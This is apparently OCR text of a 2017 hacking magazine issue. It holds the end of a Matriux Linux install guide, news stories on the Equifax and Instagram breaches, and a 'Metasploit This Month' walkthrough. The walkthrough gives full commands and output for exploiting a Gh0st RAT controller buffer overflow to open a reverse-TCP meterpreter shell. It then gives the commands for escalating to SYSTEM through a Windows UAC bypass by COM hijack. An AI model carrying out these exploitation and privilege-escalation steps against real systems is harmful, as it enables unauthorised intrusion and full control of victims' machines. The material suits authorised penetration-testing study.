
If everything went well, our system should look as shown below.




Before running the Matriux disk Installer, we need to perform some operations. Go to “System>Administration>Gparted” as shown below.



A login window will open as shown below. Enter the administrative password as “toor”. Click on “OK”.




In the Gparted window that will open, click on “Create Partition table” highlighted below.




A warning will be shown as shown below. click on “Apply”.


In the window, Right click on the unallocated hard disk and select “New” as shown below.




Change the file system to "ext3" and click on “Add” as shown below.



We can see our “New Partition” ready to be created. Click on the “tick mark with blue background”.




Here is our newly created partition shown below.




Close the window and click on “Matriux Disk Installer” we saw above. When the window open -s as below, click on “Yes”.


Choose the partition we created(i.e /dev/sda1) and click on “OK”.



Click on “OK”.




Click on “OK”.




Create a personal login account.

Choose the password for you personal account. Click on “OK”.


Similarly assign a password for the root account. Click on “OK”.




Select the appropriate locale as you want. I chose en_US. Click on “OK”.



If everything goes well, we will get a window as shown below. Click on “Yes”.



We will get the below message after successful installation. Click on “Yes” to reboot your system and you are ready to go.



EQUIFAX DATA BREACH

HACK OF THE MONTH

This month has witnessed a lot of hacks but the title of Hack of the Month goes to the Equi -fax data breach.

What?

Being dubbed the worst data breach in US his -tory, almost half of US population lost inform-ation about Social Security Numbers from Eq-uifax, one of the three credit rating agencies in United States. To those people who don't k-now what a credit rating agency is, it is an ag-ency which maintains records of every Americ -an's credit history.

The data lost not only included Social S -ecurity numbers of over one hundred and for ty three million customer-s but also birth dates, addresses, driver's license numbers, credit card numbers of over 2,09,000 US consum -ers.

To be frank, it is not data that these people lost but their identity.

How?

After reading how hackers breached this dat -a, you will definitely understand how many or -ganizations still take a lackadaisical approac-h towards security of data.

In the investigation conducted by Equifax it was reavealed that hackers exploited a well known remote code execution vulnerability in a software Apache Struts which was being us-ed by the agency.

Apache Struts is a popular and open sou -rce web application framework used for deve -loping Java web applications. The depressin-g thing about this hack is that patch to this vul -nerability was released on March 7 of this ye -ar but the agency didn't apply the patch. This vulnerability is listed as Apache Struts CVE-2017-5638.

According to the agency's investigation, the hack happened between dates of May 13 and July 29. Some reports say there were tw-o different hacks during this time and the breach actually happened in March of this ye-ar.

Who?

Suspicion first fell on a cyber criminal group w -hich might be resposnible for many hacks ea -rlier like these. A group has demanded $2.6 million in Bitcoins and threatened to dump the data if the amount is not paid. The legitimacy of these claims has not been confirmed.

Some investigative reports also sugges -t that a cyber criminal group may be involved initially but later has given the reins to a state sponsored group. The cyber security firm Man -diant which is undertaking investigation of th-e hack has suggested that although hackers have not yet been trac -ed, most of the tools are in Chinese lang -uage. Supporting the notion that hackers be long to a state sponsore-d group is the fact that data has not been du-mped or for sale yet.

The depressing thing about this hack is that patch to this vulnerability was released on March 7 of this year but the agency didn't apply the patch.

Aftermath

As already mentioned before, it is not data th-at was lost but identity. Mandiant, the cyber s-ecurity firm is investigating. But the fact is that higly sensitive information is in public and alm -ost all people should assume their data has been breached.

The naked truth is that the exposed data can be misused forever and users have to be attentive forever. First thing you have to do is check whether you are a victim of this breach by going to the **Equifax website.**

Equifax is also offering you a option to fr-eeze or unfreeze your credit data for free until November 21. You can do it **here**.

Also register for the **fraud alert** with Eq-uifax. This effective countermeasure will prot-ect you from misuse of your data by anyone. If anyone opens a new credit account with yo-ur data, the agency will send you credit report

INSTAGRAM IS HACKED

HACKSTORY

On August 28 2017, the Instagarm account o -f Selena Gomez, one of the most followed ce lebrities on Instagram was hacked and nude p -hotos of Justin Bieber, her ex-boyfriend were posted to her account. Subsequently her acco -unt was taken down for sometime and taken control of. This was supposed to be a minor ir -ritant for both the actors. But this was going to be a huge headache for Instagram.

Few would not know Instagram these da-ys. It is simply the most popular photo-sharing site owned by Facebook which runs in 33 lang uages. It started with one million registered us -ers in 2010. In 2011, it grew to 10 million use -rs, In 2012 it grew to 30 million users and by 2017 its users grew to 700 million. These figu-res showcase its phenomenal growth in popul -arity. It is only a formality for people having Facebook account to create an Instagram acc -ount nowadays. Many celebrities definitely ha -ve an account on Instagram with a huge fan following.

But popularity comes with its own proble-ms in cyber world. It may be a popular photo sharing site for 700 million normal users but fo -r hackers it is a site with personal data belon-ging to 700 million users. There was an earlier attempt of hacking on Instagram but this did not involve a breach of data. This time howev-er the inevitable happened.

A few days after the Selena Gomez Insta-gram incident, it became clear that six million Instagram accounts have been hacked. This not only included celebrity accounts with mos-t following but also many private accounts. A hacking group called Doxagram, claiming itse -lf to be Russian (It might just be a coincidenc -e that nowadays every hacking group is turni-ng out to be Russian) announced that they ar-e the ones who hacked Instagram. They said t -hat they did this by exploiting a vulnerability i-n a application programming instance (API) of the code of Instagram. Soon the company fo-und a bug in the code that could allow hacker-s to hack and get the contact information, eve -n if the account is not public. But this was too late and too little.

What followed was a little cyber battle b -etween Instagram and the hackers. The hack -ers set shop by opening a website with a sea -rchable database of stolen data. Their domai-n was soon taken down. They opened a new domain which was also soon taken down. The Instagram company bought atleast 280 domai -ns to prevent the Doxagram hackers from set ting shop. But experts say this may be ineffect -ive as there are 1500 types of domains.

The hackers eventually moved to dark web with their shop. They claim to have conta -ct information of top 50 celebrities on Instagr-am which allegedly include the American pres -ident, celebrities like Leonardo Dicaprio, Em-ma Watson and Channing Tatum.The contact information of each account is up for 10$ eac-h. The full database of six million accounts is also up for sale for over 5000$ and they are al so offering discounts for bulk data. They even claimed that they have data of 200M+ accoun -ts which they are willing to sell for a price ran -ge more than 5000$.

Meanwhile users of Instagram should im-mediately change their passwords and upgra de their security with two-factor authenticatio-n.The data lost consists of email address and phone numbers so those users who are hack-ed should brace for spurious calls and spam emails. With this information, there is a chanc-e of account takeover and if your account is in -deed taken over and unfortunately deleted, th -ere's no chance of recovering it.

The only option is to create a new acco-unt with the same name and a different email address than the previous one. This hack is d-efinitely created a big headache for the users and a dent in the reputation of the Facebook owned Instagram.

Gh0st RAT Client BOF, Windows Bypass_UAC COM hijack & more

METASPLOIT THIS MONTH

Hello aspiring hackers. Welcome to Metasploit This Month. As always we will learn about so -me exploits of Metasploit.

Gh0st RAT Client Buffer OverFlow Exploit

Gh0st RAT is a remote access trojan designed for the Windows platform which was used by operators of GhostNet to hack into some of the most sensitive computer network. It is actuall-y a cyber spying computer program. Every RAT has a command & control server also called controller.

This module exploits a buffer overflow vulnerability in the Gh0st Controller when handlin-g a drive list as received by a victim. This vulnerability allows a hacker to execute remote code on the target machine.

Its highly unlikely that during a pentest you will find a system with Gh0stRAT command and control server installed but we can't say anything. So imagine a scenario where I am port scanning a network for systems with port 80 open and find this machine. Then I perform a ve -rbose scan on this machine to know what exactly is running on port 80 and I get this.

```
root@kali:~# nmap -sV -p80 192.168.41.130

Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-03 08:31 EDT
Nmap scan report for 192.168.41.130
Host is up (0.0016s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http?
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port80-TCP:V=7.40%I=7%D=10/3%Time=59D38327%P=i686-pc-linux-gnu%r(GetReq
SF:uest,5,"Gh0st")%r(HTTPOptions,5,"Gh0st")%r(RTSPRequest,5,"Gh0st")%r(Fou
SF:rOhFourRequest,5,"Gh0st")%r(RPCCheck,5,"Gh0st")%r(DNSVersionBindReq,5,"
SF:Gh0st")%r(DNSStatusRequest,5,"Gh0st")%r(SSLSessionReq,5,"Gh0st")%r(TLSS
SF:essionReq,5,"Gh0st")%r(Kerberos,5,"Gh0st")%r(SMBProgNeg,5,"Gh0st")%r(LD
SF:APSearchReq,5,"Gh0st")%r(LDAPBindReq,5,"Gh0st")%r(SIPOptions,5,"Gh0st")
SF:%r(LANDesk-RC,5,"Gh0st")%r(NCP,5,"Gh0st")%r(NotesRPC,5,"Gh0st")%r(WMSRe
SF:quest,5,"Gh0st")%r(oracle-tns,5,"Gh0st")%r(afp,5,"Gh0st")%r(giop,5,"Gh0
SF:st");
MAC Address: 00:0C:29:E2:15:AB (VMware)
```

In the ensuing research I find out that this is a GhostRAT Command and Control Server and there is a Metasploit module for this RAT. I am not yet sure if my target is running the vulnera -ble version of this RAT. So I fire up Metasploit and search for the module as shown below.

```
msf > search gh0st
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                          Disclosure Date  Rank    Description
   ----                          ---------------  ----    -----------
   exploit/windows/misc/gh0st  2017-07-27       normal  Gh0st Client buffer Over
flow


msf >
```

I load the exploit and check its options as shown below.

```
msf > use exploit/windows/misc/gh0st
msf exploit(gh0st) > show options

Module options (exploit/windows/misc/gh0st):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   MAGIC  Gh0st            yes       The 5 char magic used by the server
   RHOST                   yes       The target address
   RPORT  80               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Gh0st Beta 3.6


msf exploit(gh0st) >
```

I set the target IP and use the "check" command to see if our target is vulnerable to this explo -it. The target appears to be vulnerable. I execute the exploit using the "run" command and v-oila, I get a meterpreter session successfully as shown below.

```
msf exploit(gh0st) > set Rhost 192.168.41.130
Rhost => 192.168.41.130
msf exploit(gh0st) > check
[*] 192.168.41.130:80 The target appears to be vulnerable.
msf exploit(gh0st) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] 192.168.41.130:80 - Trying target Gh0st Beta 3.6
[*] 192.168.41.130:80 - Spraying heap...
[*] 192.168.41.130:80 - Trying command 103...
[*] Sending stage (179267 bytes) to 192.168.41.130
[*] Meterpreter session 3 opened (192.168.41.128:4444 -> 192.168.41.130:49164) a
t 2017-10-03 08:36:53 -0400
[*] 192.168.41.130:80 - Server closed connection

meterpreter >
```

I check the privileges and systm imformation using "getuid" and "sysinfo" commands respect-ively.

```
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Windows Bypassuac _COMHijack Privilege Escalation Vulnerability

Recently in our mgazine, we saw the Windows Fodhelper Privilege escalation exploit. Today we will learn about another Windows privilege escalation exploit that works on machines from Windows 7 to Windows 10. This exploit bypasses the User Account Control of the Windows and gives us system privileges. How does it do this?

COM stands for Component Object Model. It acts as a binary interface between various processes of different programming languages. In Windows, is is the basis for several other Microsoft technologies like OLE, OLE Automation, Browser Helper Object, ActiveX, COM+,

DCOM, Windows shell, DirectX and Windows Runtime.

This module will bypass Windows UAC by creating COM handler registry entries in the Hive Key Current User hive. These created registry entries are referenced when certain high integrity processes are loaded which eventually results in the process of loading user controlled DLLs (as you already know DLLs are Dynamic Link Libraries).

These DLLs the exploit loads contain the payloads that result in elevated sessions. After the payload is invocated, registry key modifications this module makes are cleaned up. This module invokes the target binary via cmd.exe on the target. Therefore if cmd.exe access is restricted, this module will not run correctly.

Now let us see how this exploit works. As for every privilege escalation exploit, we need to already have a meterpreter session like the one we had in the previous module. Background the current meterpreter session and remember the session id.

Seach for the bypassuac_comhijack module as shown below.

```
msf > search bypassuac_comhijack
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                        Disclosure Date  Rank       Descri
ption
   ----                                        ---------------  ----       ------
-----
   exploit/windows/local/bypassuac_comhijack  1900-01-01       excellent  Window
s Escalate UAC Protection Bypass (Via COM Handler Hijack)


msf >
```

Load the bypassuac_comhijack module as shown below and check its options by using the "**show options**" command as shown below.

```
msf > use exploit/windows/local/bypassuac_comhijack
msf exploit(bypassuac_comhijack) > show options

Module options (exploit/windows/local/bypassuac_comhijack):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(bypassuac_comhijack) >
```

Set the session id as shown below and execute the exploit using "**run**" command as shown below. If everything went right, we wil have another meterpreter session as shown below.

Have any hacking related queries. Let us provide you the solution. Send them to qa@hackercool.com

```
nsf exploit(bypassuac_comhijack) > set session 3
ession => 3
nsf exploit(bypassuac_comhijack) > run

[*] Started reverse TCP handler on 192.168.41.128:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8
311-F424491E3931} ...
[*] Uploading payload to C:\Users\admin\AppData\Local\Temp\lPBYvmqz.dll ...
[*] Executing high integrity process ...
[*] Sending stage (179267 bytes) to 192.168.41.130
[*] Meterpreter session 4 opened (192.168.41.128:4444 -> 192.168.41.130:49168) a
t 2017-10-03 08:42:35 -0400
[*] Cleaining up registry ...
[!] This exploit may require manual cleanup of 'C:\Users\admin\AppData\Local\Tem
p\lPBYvmqz.dll' on the target

meterpreter >
```

Check the privileges using the "**getuid**" command. If you still don't have system privileges, ru -n command "**getsystem**" and even if it results in an error, check your privileges once again using command **"getuid"**. You should definitely have system privileges by now.

```
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter > getsystem
[-] Error running command getsystem: Rex::TimeoutError Operation timed out.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
